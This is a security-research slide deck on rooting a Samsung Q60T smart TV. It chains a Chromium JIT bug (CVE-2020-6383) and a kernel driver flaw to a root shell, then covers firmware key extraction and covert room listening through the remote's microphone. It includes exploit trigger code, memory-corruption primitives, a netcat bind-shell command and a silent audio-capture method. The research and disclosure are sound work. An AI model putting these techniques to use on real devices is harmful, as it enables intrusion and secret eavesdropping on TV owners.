



Rooting Samsung Q60T Smart TV



20 mai 2022

STHACK

Vincent Fargues Jérémie Bouteille



Table of contents



- 1 Introduction
- 2 Entry point : web browser vulnerabilities
- 3 Privilege Escalation
- 4 Firmware decryption
- 5 Listening the room
- 6 Demo
- 7 Conclusion

Who are we?



Vincent FARGUES



Jérémie BOUTOILLE

- Security researcher @Synacktiv
- Vulnerability research & exploitation

- Security researcher @Synacktiv
- Vulnerability research & exploitation

Synacktiv

- Offensive security company
- Based in France
- ~100 Ninjas
- We are hiring !!!



■ Samsung Smart TV

- Internet connected television
- Multiple network services
- Based on Tizen

■ Pwn2Own target

- \$20000 reward
- Targeted multiple times at Pwn2Own^{1 2 3}
- Firmware is encrypted, no decrypted version available

1. <https://www.zerodayinitiative.com/blog/2020/11/6/pwn2own-tokyo-live-from-toronto-day-one-results>
2. <https://www.zerodayinitiative.com/blog/2020/11/7/pwn2own-tokyo-live-from-toronto-day-two-results>
3. <https://www.zerodayinitiative.com/advisories/ZDI-21-408/>



- Open source multiplatform operating system
- Maintained by Samsung
- Used on smartphones, smart tv, watches, etc.
- Applications :
 - Web application : HTML, JavaScript, and CSS combined in a package
 - .NET Application : .NET!
 - Native Application : C/C++ app
- And of course : a web browser!

Attack plan



- Entry point : target the web browser to easily get a shell
- Privilege escalation : audit Samsung's open source code
- Firmware decryption : reverse engineer the update daemon and try to take out the keys
- Weaponization : launch attack from LAN
- Post exploitation : listening the room

Table of contents



- 1 Introduction
- 2 Entry point : web browser vulnerabilities
- 3 Privilege Escalation
- 4 Firmware decryption
- 5 Listening the room
- 6 Demo
- 7 Conclusion

Tizen Browser



- Depending of TV models, could be based on Chromium or Webkit
<https://developer.samsung.com/smarttv/develop/specifications/web-engine-specifications.html>

TV Model Year	Web Engine
2021	Chromium
2020	Chromium
2019	Chromium
2018	Chromium
2017	Chromium
2016	Webkit
2015	Webkit

- Q60T is Chromium based
- Git repository is available online :
<https://git.tizen.org/cgit/platform/framework/web/chromium-efl/>
- Based on a old version of Chromium




- Security patches are manually backported by Samsung
- Not an easy process ...
 - Maintainers must be very attentive and quick
 - Some commit are not marked as security fix
- We found a vulnerability which has not been backported
 - Type inference issue in the JIT
 - Leads to a bad range issue
- Not a valid entry for Pwn2Own
 - already known vulnerability
 - still interesting for debugging purposes

JavaScript engine and JIT



- v8 is the Chromium's JavaScript engine
- Made of two main components :
 - Interpreter : compile and execute the virtual machine code
 - JIT compiler : compile virtual machine code into native instructions
- the JIT compiler try to do optimization while compiling, based on assumptions such as :
 - the range of a variable
 - types of a variable
 - etc



Vulnerability description - CVE-2020-6383



- Public since May 2020
 - <https://bugs.chromium.org/p/chromium/issues/detail?id=1051017>
- Not backported by Samsung at the beginning of 2021
- Bypass of CVE-2019-13764
 - <https://bugs.chromium.org/p/chromium/issues/detail?id=1028863>
- Type inference issue while handling loops
- PoC is already provided, we just have to understand what is going on!



- v8 tries to determine the range of variable in loops

```
var start = 0;
var increment = 1;
for(var k = start; k < 100; k += increment) {
  // ...
}
```

- In this case :

- `start` range is `[0..0]`
- `increment` range is `[1..1]`
- so `k` range is `[0..99]`



- v8 tries to determine the range of variable in loops

```
var start = +Infinity;
var increment = -Infinity;

for(var k = start; k >= 1; k += increment) {
  // ...
}
```

- In this other case :

- **start** range is `[+Infinity..+Infinity]`
- **increment** range is `[-Infinity..-Infinity]`
- so **k** could be `+Infinity` and `NaN`
 - because in JavaScript `-Infinity + Infinity == NaN`



- v8 tries to detect cases where adding/subtracting `start` and `increment` gives `NaN`
 - deduction is stored inside `maybe_nan` variable
 - `start` and `increment` must be `kInteger`
 - `kInteger` includes `-Infinity` and `+Infinity`
 - `typer_>operation_typer()->NumberAdd/NumberSubtract` result type must not contain `NaN`

```
Type Typer::Visitor::TypeInductionVariablePhi(Node* node) {
  InductionVariable::ArithmeticType arithmetic_type = induction_var->Type();
  Type initial_type = Operand(node, 0);
  Type increment_type = Operand(node, 2);

  const bool both_types_integer = initial_type.Is(typer_->cache_.kInteger) &&
                                  increment_type.Is(typer_->cache_.kInteger);

  bool maybe_nan = false;
  // The addition or subtraction could still produce a NaN, if the integer
  // ranges touch infinity.
  if (both_types_integer) {
    Type resultant_type =
      (arithmetic_type == InductionVariable::ArithmeticType::kAddition)
        ? typer_->operation_typer()->NumberAdd(initial_type, increment_type)
        : typer_->operation_typer()->NumberSubtract(initial_type, increment_type);
    maybe_nan = resultant_type.Maybe(Type::NaN()); /* <----- */
  }

  if (!both_types_integer || maybe_nan) {
    return /* ... */;
  }
}
```



- However, it is still possible to produce a NaN despite `maybe_nan` being `false`

```
var start = 0;
var increment = -Infinity;
var it_count = 0;

for(var k = start; k < 1; k += increment) {

    if(k == -Infinity)
        increment = +Infinity;

    if(++it_count > 10)
        break;
}
```

- With the previous code

- `start` range is `[0..0]`
- `increment` range is `[-Infinity..+Infinity]`
- so `both_types_integer` is `true`

- `typer->operation_typer()->NumberAdd(initial_type, increment_type)`

- doesn't determine that the result could be NaN
- thus, `maybe_nan` stays to `false`



- And v8 determines that **k** range is `[-Infinity..+Infinity]`
 - because **increment** could be positive or negative

```
double increment_min;
double increment_max;
if (arithmetic_type == InductionVariable::ArithmeticType::kAddition) {
    increment_min = increment_type.Min();
    increment_max = increment_type.Max();
} else {
    DCHECK_EQ(InductionVariable::ArithmeticType::kSubtraction, arithmetic_type);
    increment_min = -increment_type.Max();
    increment_max = -increment_type.Min();
}

if (increment_min >= 0) {
    /* ... */
} else if (increment_max <= 0) {
    /* ... */
} else {
    // Shortcut: If the increment can be both positive and negative,
    // the variable can go arbitrarily far, so just return integer.
    return typer->cache_.kInteger;
}
```

- But doesn't include **NaN**!



- We are able to produce a variable `k`
 - That v8 thinks range is `[-Infinity..+Infinity]`
 - But that also could be `NaN`
- With a subtle sequence of arithmetic operations, we can make v8 believe that this variable is a constant

```
var value = k;           // [-Infinity, +Infinity]
value = Math.max(value, 1024); // [1024, +Infinity]
value = -value;         // [-Infinity, -1024]
value = Math.max(value, -1025); // [-1025, -1024]
value = -value;        // [1024, 1025]
value -= 1022;         // [2, 3]
value >>= 1;          // [1, 1]
value += 10;           // [10, 10]
```

- v8 thinks that `value` could only be `10` ...
- ... but can also be a value derived from the internal representation of `NaN`
- which is a big value!



- this special **value** is then used to construct an **Array**

```
var evil = Array(value);
```

- v8 takes the following path to optimize the *array* construction

```
Reduction JSCreateLowering::ReduceJSCreateArray(Node* node) {  
  DCHECK_EQ(Opcode::kJSCreateArray, node->opcode());  
  /* ... */  
  } else if (arity == 1) {  
    Node* length = NodeProperties::GetValueInput(node, 2);  
    Type length_type = NodeProperties::GetType(length);  
    if (length_type.Is(Type::SignedSmall()) && length_type.Min() >= 0 &&  
        length_type.Max() <= 16 &&  
        length_type.Min() == length_type.Max()) {  
      int capacity = static_cast<int>(length_type.Max());  
      return ReduceNewArray(node, length, capacity, initial_map, pretenure,  
                            slack_tracking_prediction);  
    }  
  }
```

- an array of fixed capacity is created
- but the actual length comes from the special **value** ...
- ... and is very big!



```
function trigger() {
  var increment = -Infinity;
  var it_count = 0;

  for(var k = 0; k < 1; k += increment) {
    if(k == -Infinity)
      increment = +Infinity;

    if(++it_count > 10)
      break;
  }

  var value = k;
  value = Math.max(value, 1024); value = -value;
  value = Math.max(value, -1025); value = -value;
  value -= 1022; value >>= 1;
  value += 10;

  var evil = Array(value);
  evil[0] = 1.1;
  return evil
}

for (let i = 0; i < 20000; ++i)
  trigger();

var evil = trigger();
%DebugPrint(evil);
```



```

DebugPrint: 0x241f81f9: [JSArray]
- map: 0x3c785821 <Map(HOLEY_DOUBLE_ELEMENTS)> [FastProperties]
- prototype: 0x4b50d0ad <JSArray[0]>
- elements: 0x241f8209 <FixedDoubleArray[10]> [HOLEY_DOUBLE_ELEMENTS]
- length: 536870666
- properties: 0x2ef846d1 <FixedArray[0]> {
  #length: 0x5098f12d <AccessorInfo> (const accessor descriptor)
}
- elements: 0x241f8209 <FixedDoubleArray[10]> {
  0: 1.1
  1-9: <the_hole>
}
0x3c785821: [Map]
- type: JS_ARRAY_TYPE
- instance size: 16
- inobject properties: 0
- elements kind: HOLEY_DOUBLE_ELEMENTS
...

```



- The function `trigger` is modified to return two arrays
 - `evil` : the big one
 - `victim` : placed right after in memory, which we are going to modify
- `victim` is modified to craft `fakeobj` and `addrof` primitives (<http://phrack.org/issues/70/3.html#article>)
- `addrof` : given an object, returns his address in memory

```
addrof(obj) {  
    this.victim[0] = obj;  
    return this.evil[12].f2i() & 0xFFFFFFFFn;  
}
```

- `fakeobj` : given an address, returns an object

```
fakeobj(addr) {  
    this.evil[12] = addr.i2f();  
    return this.victim[0];  
}
```



- `addrof` and `fakeobj` primitives are then used to create a fake `ArrayBuffer` allowing to read and write arbitrary addresses
- from this, code execution is done by re-writing jitted code of a Web Assembly function
 - JITed Web Assembly is within an `rwX` memory area

```
$ nc -l -v -p 1337
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.37] 54680
uname -a
Linux Samsung 4.1.10 #1 SMP PREEMPT Mon Sep 21 14:16:54 UTC 2020 armv7l GNU/Linux
id
uid=5001(owner) gid=100(users) groups=29(audio),44(video),100(users),201(display),1901(log),
6509(app_logging),10001(priv_externalstorage),10502(priv_mediastorage),10503(priv_recorder),
10704(priv_internet),10705(priv_network_get) context="User::Pkg::org.tizen.browser"
```

- We get a shell within the browser context!

Table of contents



- 1 Introduction
- 2 Entry point : web browser vulnerabilities
- 3 Privilege Escalation
- 4 Firmware decryption
- 5 Listening the room
- 6 Demo
- 7 Conclusion



UEP

- Unauthorized Execution Prevention
- All binaries that are run must be signed
- Enforced by the kernel

SMACK

- Simplified Mandatory Access Control in Kernel
- SELinux like :
 - contexts
 - context's transitions
- All applications have a different context



Downloading Open Source Components

- Available on Samsung website⁴
- Many drivers code source
- Kernel source code with samsung custom protections (UEP)

4. <https://opensource.samsung.com/uploadSearch?searchValue=Q60T>



Driver sdp_mem

- The `sdp_mem` driver is accessible from the Browser context
- This driver defines three `file_ops` :
 - `sdp_mem_open`
 - `sdp_mem_release`
 - `sdp_mem_mmap`

```
static const struct file_operations sdp_mem_fops = {  
    .owner = THIS_MODULE,  
    .open = sdp_mem_open,  
    .release = sdp_mem_release,  
    .mmap = sdp_mem_mmap,  
};
```

linux-4.1.10/drivers/soc/sdp/sdp_hwmem.c

Vulnerability description



- The vulnerability is in the function `sdp_mem_mmap`
- It allows mapping any physical address
- This gain us R/W on the full Kernel

```
static int sdp_mem_mmap(struct file * file, struct vm_area_struct * vma)
{
    size_t size = vma->vm_end - vma->vm_start;

    if (file->f_flags & O_SYNC)
        vma->vm_page_prot = __pgprot_modify(vma->vm_page_prot,
            PTE_ATTRINDX_MASK, PTE_ATTRINDX(1) | PTE_UXN);

    vma->vm_ops = &mmap_mem_ops;

    /* Remap-pfn-range will mark the range VM_IO and VM_RESERVED */
    return remap_pfn_range(vma, vma->vm_start, vma->vm_pgoff,
        size, vma->vm_page_prot);
}
```

linux-4.1.10/drivers/soc/sdp/sdp_hwmem.c



```
0 crw-rw-rw- 1 root root * 10, 193 Sep 26 14:51 /dev/sdp_mem
```

Smack restricts access based on the label attached to a subject and the label attached to the object it is trying to access. The rules enforced are, in order:

[...]

4. Any access requested on an object labeled "*" is permitted.

<https://www.kernel.org/doc/Documentation/security/Smack.txt>

Arbitrary write example



```
fd_sdp = syscall_open("/dev/sdp_mem", O_RDWR, 0);
if(fd_sdp == -1) {
    return -1;
}

/*void *mmap2(void *addr, size_t length, int prot,
              int flags, int fd, off_t poffset);*/

ptr = mmap2(0, 0x1000, 3, 1, fd_sdp, 0x40692);
// Write at adress 0x40692ff0 || patch procfs sdp
*((unsigned int *) (ptr + 0xFF0)) = 0xC0046EDC;

close(fd_sdp);
```



What to rewrite

- Writing code section is always tricky
- Rewrite data is easier
- Rewrite a pointer to get arbitrary call
- Use a known technique to exec a userland binary



Using a /proc/ entry

- The file `/proc/sdp_version` can be accessed by the browser
- A pointer to the corresponding function is defined in the kernel
- Rewriting this pointer gives an arbitrary call

```
static struct sdp_proc_entry sdp_proc_entries[] = {  
{  
    .name = "sdp_version",  
    .proc_read = sdp_proc_show_sdpver,  
}
```

linux-4.1.10/drivers/soc/sdp/common.c



Orderly_poweroff

- The function `__orderly_poweroff` executes a command with `call_usermodehelper`
- The command executed is stored in the data section with the symbol `poweroff_cmd`
- Patching the `poweroff_cmd` value allows executing an arbitrary command
- Example : `/tmp/busybox nc -l -p 4343 -lk -e /bin/sh\x00`

```
static int __orderly_poweroff(bool force)
{
    int ret;

    ret = run_cmd(poweroff_cmd);
    [...]
}
```

linux-4.1.10/kernel/reboot.c



Execute any binary

- The Kernel prevents from executing non signed binaries (i.e busybox in our case)
- This check can be easily bypassed by rewriting the global variable `s_uepStatus`
- The signature is no longer checked

```
if( s_uepStatus == 0 )
{
    result = SF_STATUS_UEP_SIGNATURE_CORRECT;
}
```

linux-4.1.10/security/sfd/uep/SfdUepHookHandlers.c





We expect shell root

- Patch UEP
- Rewrite `poweroff_cmd`
- Patch `sdp_proc_entries.proc_read` pointer with `__orderly_poweroff` address
- `cat /proc/sdp_version` from browser context
- Enjoy root shell

```
$ nc 192.168.1.36 4343 -vvv
(UNKNOWN) [192.168.1.36] 4343 (?) open
id
uid=0(root) gid=0(root) context=""_"
```

Table of contents




- 1 Introduction
- 2 Entry point : web browser vulnerabilities
- 3 Privilege Escalation
- 4 Firmware decryption
- 5 Listening the room
- 6 Demo
- 7 Conclusion

File format



- Firmwares can be downloaded from Samsung site⁵
- Firmwares are encrypted
- Previous work from F-Secure⁶ has shown :
 - The encryption algorithm is AES
 - The key is decrypted by the TrustZone



Firmware entropy


5. <https://www.samsung.com/us/support/downloads/?model=N0002201&modelCode=QN43Q60TBFXZA>

6. <https://labs.f-secure.com/blog/samsung-q60r-smart-tv-opening-up-the-samsung-q60-series-smart-tv/>

TrustZone and key extraction



- The encrypted key is stored in `/usr/share/org.tizen.tv.swu/itemsAESP passphraseEncrypted.txt`
- The key is loaded in the TrustZone and the firmware decryption is done by a Trusted application



Firmware decryption



Manual Update

- To extract the key, a manual Firmware Update is done using the binary `SWUStandalone`
- A USB key is plugged on the TV with a valid firmware
- Gdbserver is used to debug the `SWUStandalone` binary and patch the code
- Many patches are applied to the binary to get debug and bypass verifications



■ Patch to dump input and output of AESDecryption

```
int __fastcall SWU::Platform::TrustZoneAESEngine::initDumpOptions(SWU::Platform::TrustZoneAESEngine *this
){
[...]
```

CustomBoolParam = SWU::SWUCommon::DebugAndTestParameters::getCustomBoolParam(DebugAndTestParameters, v43, 0);

+CustomBoolParam = 1;

```
if ( CustomBoolParam ){
    //Debug stuff including dumping input and output of AES
    [...]
```

```
}
```



■ Patch to bypass Version check and force update with same Firmware

```
void __fastcall SWU::Core::VersionManager::runCheckers(int a1, const char *a2, int a3, int a4){
+a3 = 1;
if ( a3 || [...])
{
    [...]
    v10 = (SWU *)SWU::Common::Logging::LoggingClass::print(
        SWU::Common::Logging::LoggingClass::printLines,
        "org.tizen.tv.swu.SWU",
        3,
        0,
        0,
        "%s:%d>VersionManager::runCheckers(): Skipping Version check.",
        v9,
        77);
    goto LABEL_3;
}
[...]
```





■ Patches to force Trustzone to decrypt the key outside the crypt engine

```
int *__fastcall SWU::Platform::IPlatformCryptography::createCryptEngine(int *a1,int
    useSoftwareCryptEngine,[...]){
+ useSoftwareCryptEngine =1;
[...]
```

```
isTrustZoneSupported = SWU::Platform::IPlatformCryptography::isTrustZoneSupported((SWU::Platform::
    IPlatformCryptography *)&elf_gnu_hash_indexes[3938]);
+isTrustZoneSupported =0;
if ( isTrustZoneSupported )
{
    SWU::Common::Logging::LoggingClass::print(
        SWU::Common::Logging::LoggingClass::printLines,
        "org.tizen.tv.swu.SWU",3,0,0,"%s:%d>Passphrase will be decrypted inside crypt engine.",v11,80);
}
else
{
    SWU::Common::Logging::LoggingClass::print(
        SWU::Common::Logging::LoggingClass::printLines,
        "org.tizen.tv.swu.SWU",3,0,0,"%s:%d>Decrypting passphrase outside crypt engine.",v16,85);
[...]
```

```
}
```

Patches 3/4 - Diagram



Key decryption outside TrustZone



■ Patches to print the key when the TrustZone client is initialized

```
int __fastcall SWU::Platform::SWUTrustZoneClient::init(  
    SWU::Platform::SWUTrustZoneClient *this,  
    int isEncryption,  
    int PassphraseIsDecrypted,  
    char *Passphrase,  
    int Salt,  
    unsigned int inputBufferSize)  
{  
    // PRINT Passphrase HERE  
}
```


Key Extraction with gdb



- Gdb is used to apply all the patches and allows to obtain the key

```
b'0x6a,0xe2,0xf1,0x1c,0x4a,0xbf,0x2b,0x7b,0x23,0x48,\n0x81,0x65,0xed,0x18,0x1d,0x43,0x73,0xdb,0xb6,0xff,\n0x8c,0x57,0x3b,0xb6,0x1e,0x52,0xb9,0x6e,0x26,0xdc,\n...,\n0xe2,0x9e,0x5b,0xce,0x4e,0xcb,0x5d,0xcd,0x5d,0xec,\n0xd5,0xd1,0xec,0x84,0x33,0xc7,0x43,0x23,0xb4,0x3a'
```

- WTF is this?





- The cleartext key has a weird format.
- If this key is used with the option “software decryption” of the binary, it doesn’t work
- This format is sent to the trusted application when decryption is performed by the TrustZone
- Is the Trusted application parsing `\n` and `0x` or is the key the whole content ?
- A script has been written to perform many tries until the padding of AES is OK
- Final solution :

```
passphrase = b'0x6a...'  
aes_key = hashlib.md5(passphrase).digest().ljust(16, b"\x00")
```



```
python3 decrypt.py upgrade.msd /tmp
[+] aes_key = 5bab1098dab48792xxxxxxxxxxxxxxxx 16 bytes 128 bits
[+] aes_iv = a15d1220958bbb66d12610789d115fd1 16 bytes 128 bits
[...]
```



```
ls /tmp/extract/
ddr.init dtb.bin factory_peq.img platform.img secos.bin secos_drv.bin
seret.bin sign.bin uImage
```

Table of contents



- 1 Introduction
- 2 Entry point : web browser vulnerabilities
- 3 Privilege Escalation
- 4 Firmware decryption
- 5 Listening the room
- 6 Demo
- 7 Conclusion

Smart Remote Control



Remote Control

- Has a microphone for voice control
 - The user must press the voice command button
 - A microphone icon appear on the TV screen
 - The remote control sends voice data to the TV with bluetooth
 - Voice recognition stops automatically after 15 seconds of silence

- But also have a feature like 'Hi Bixby'
 - We didn't manage to have it work

- Can we use it to wiretap the room ?



- After digging around many libraries, it appear that `libcapi-network-bluetooth-tv.so` have two interesting functions :
 - `bt_hid_set_audio_data_receive_cb` : register a callback to receive audio data
 - `bt_hid_rc_start_sending_voice` : ask for audio data
- The payload is just :
 - `dlopen` the library and retrieving function with `dlsym`
 - calling the two functions
 - forwarding audio datas (PCM) over the network
- Nothing is displayed on the TV screen
- The led's remote control stay switch off

Table of contents



- 1 Introduction
- 2 Entry point : web browser vulnerabilities
- 3 Privilege Escalation
- 4 Firmware decryption
- 5 Listening the room
- 6 Demo
- 7 Conclusion

Demo



Demo


Table of contents



- 1 Introduction
- 2 Entry point : web browser vulnerabilities
- 3 Privilege Escalation
- 4 Firmware decryption
- 5 Listening the room
- 6 Demo
- 7 Conclusion

Conclusion

- Got a root shell on the TV
 - No more binary signatures
 - Access to the whole system
 - We are in comfortable position for vulnerability research
- Firmwares are now decrypted
- Full exploit + decryption script published on Github :
 - <https://github.com/synacktiv/samsung-q60t-exploit>
- Thanks to :
 - Our colleagues for proof reading
 - David Berard for helping us throughout the research



**DO YOU HAVE
ANY QUESTIONS?**



THANK YOU FOR YOUR ATTENTION

 **SYNACKTIV**